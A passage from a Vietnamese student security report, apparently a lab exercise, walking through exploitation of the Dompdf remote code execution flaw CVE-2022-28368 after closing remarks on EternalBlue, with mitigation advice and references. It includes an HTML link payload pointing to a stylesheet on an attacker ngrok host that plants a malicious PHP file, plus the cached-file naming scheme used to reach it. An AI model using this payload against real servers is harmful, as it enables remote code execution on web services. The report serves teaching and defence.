Tuy nhiên, Microsoft đã nhanh chóng đưa ra bản vá khẩn cấp để khắc phục lỗ hổng này và cập nhật hệ điều hành Windows để ngăn chặn các cuộc tấn công tiềm ẩn. Với sự hỗ trợ này, người dùng có thể nâng cấp và cập nhật hệ thống của mình để bảo vệ khỏi lỗ hổng này.

Do đó, trong hiện tại, CVE 2017-0143 không còn là một mối đe dọa lớn đối với người dùng nếu họ đã nâng cấp và cập nhật hệ thống của mình đầy đủ. Tuy nhiên, đây là một lời nhắc nhở quan trọng về tầm quan trọng của việc đảm bảo bảo mật cho hệ thống và nâng cấp thường xuyên để bảo vệ khỏi các lỗ hổng bảo mật mới.

## Khai thác lỗ hổng 2022-28368

### Mô hình triển khai



A picture containing text, screenshot, font, diagram

Description automatically generated

* Một dịch vụ Web có sử dụng Dompdf để hỗ trợ cho việc convert sang file PDF.
* Máy chủ kẻ tấn công có 2 file : file php có chứa mã độc và file css link tới file php chứa mã độc.

### Kịch bản khai thác


Web dịch vụ dùng để convert file pdf




Hình 3. 17 Web dịch vụ dùng để convert file pdf


Sử dụng payload dưới để trỏ đến file css và dùng file css cho file pdf được convert.

|  |
| --- |
| <link rel=stylesheet href='https://08f9-42-113-171-194.ngrok-free.app/exploit.css'> |




File css sẽ link tới file php độc hại và phía máy chủ chạy dịch vụ sẽ tải về máy và coi nó như một file font chữ mở rộng.






Kẻ tấn công chỉ cần truy cập file và thực thi lệnh.




Để truy cập file cần đọc cách dompdf tạo file sẽ là

|  |
| --- |
| font-family\_font-style\_md5(url) |



Trong kịch bản thì sẽ là

|  |
| --- |
| exploit\_normal\_06e2e04a6c0948f858d03e9a721e5a34.php |



### Đánh giá và kết luận

Đánh giá:

- CVE-2022-28368 là lỗ hổng nghiêm trọng với cách thức khai thác được coi là dễ, không cần xác thực, lỗ hổng có thể dẫn đến thực thi mã từ xa với, những yếu tố đó lỗ hổng này được cho 9.8 điểm CVSS. Tuy Dompdf không phổ biến nhưng số lượng tổ chức sử dụng cũng không hề nhỏ.

Kết luận:

- Để khai thác được lỗ hổng CVE-2022-28368, cần xác định được phiên bản ảnh hưởng tại thời điểm công bố PoC thì đã có bản vá, các phiên bản từ 1.2.0 đổ xuống là bị ảnh hưởng.

- Ngoài ra để khai thác thành công lỗ hổng cần bật chức năng $isRemoteEnable để dompdf chấp nhận lấy các file từ nguồn bên ngoài về. Các phiên bản 0.8.5 đổ lại thì chức năng $isRemoteEnable tắt hay bật cũng sẽ bị ảnh hưởng bởi lỗ hổng này.

- Để phòng tránh lỗ hổng này cần thực hiện:

* Kiểm tra phiên bản sử dụng và update lên bản mới nhất.
* Tắt chức năng $isRemoteEnable.
* Hạn chế truy cập của người dùng đối với các thư mục nhạy cảm của thư viện.
* Lọc dữ liệu đầu ra và đầu vào ngăn kẻ tấn công thực hiện inject js, hay inject html.

# KẾT LUẬN

Như vậy, sau quá trình tìm hiểu về khai thác lỗ hổng phần mềm chúng ta đã nắm bắt được tổng quan khái niệm về lỗ hổng phần mềm XSS và RCE, tìm hiểu về các lỗ hổng cụ thể CVE 2017-0143 và CVE 2022-28368, triển khai thực nghiệm khai thác 2 lỗ hổng qua đó có thêm hiểu biết về phương thức tấn công của tin tặc qua CVE 2017-0143 như gửi các gói tin SMB chứa mã độc đến máy tính mục tiêu, CVE 2022-28368 như tạn dụng lỗ hổng dompdf đưa file PDF có chứa mã độc lên máy chủ chứa ứng dụng dompdf nhằm thực hiện các hành vi độc hại. Qua đó, chúng ta cũng nắm được mức độ nghiêm trọng của những lỗ hổng bảo mật nói chung và CVE 2017-0143 và CVE 2022-28368 nói riêng và đưa ra các biện pháp ngăn chặn hoặc giảm thiểu rủi ro từ các lỗ hổng phần mềm:

* Cập nhật và áp dụng các bản vá bảo mật
* Áp dụng các phương pháp mã hóa và xác thực dữ liệu
* Sử dụng phần mềm bảo mật và công cụ quét lỗ hổng
* Giáo dục và nâng cao nhận thức bảo mật

# TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | "dompdf-rce," 15 3 2022. [Online]. Available: https://github.com/positive-security/dompdf-rce. |
| [2] | p. security, "dompdf-rce," Github, 15 3 2022. [Online]. Available: positive-security. |
| [3] | p. security, "dompdf-rce," 15 3 2022. [Online]. Available: positive-security. |
| [4] | L. D. Nhat, Hoc lam nguoi, Ha Noi: NXB Tre, 2023. |
| [5] | T. Phan, "Lỗ hổng trên giao thức SMB (CVE-2017-0143)," [Online]. Available: https://www.forum.vnpro.org/forum/ccnp-security/security-core/421645-l%E1%BB%97-h%E1%BB%95ng-tr%C3%AAn-giao-th%E1%BB%A9c-smb-cve-2017-0143-c%C3%A1ch-exploit-v%C3%A0-protect. |
| [6] | tuhocinfosec, "Ứng dụng Metasploit khai thác lỗ hổng MS17-010," [Online]. Available: https://tuhocnetworksecurity.business.blog/2021/07/15/windows-pentest-can-ban-ung-dung-metasploit-khai-thac-lo-hong-ms17-010/. |
| [7] | "Khái quát về tấn công Cross-Site Scripting (XSS)," [Online]. Available: https://viblo.asia/p/khai-quat-ve-tan-cong-cross-site-scripting-xss-L4x5x1XaKBM. |
| [8] | "Tìm hiểu về lỗ hổng RCE," [Online]. Available: https://mega.com.vn/lo-hong-rce-la-gi-cach-phong-chong-lo-hong-rce-hieu-qua-nhat-2022.html. |
| [9] | F. B. MAXIMILIAN KIRCHMEIER, "From XSS to RCE (dompdf 0day)," [Online]. Available: https://positive.security/blog/dompdf-rce. |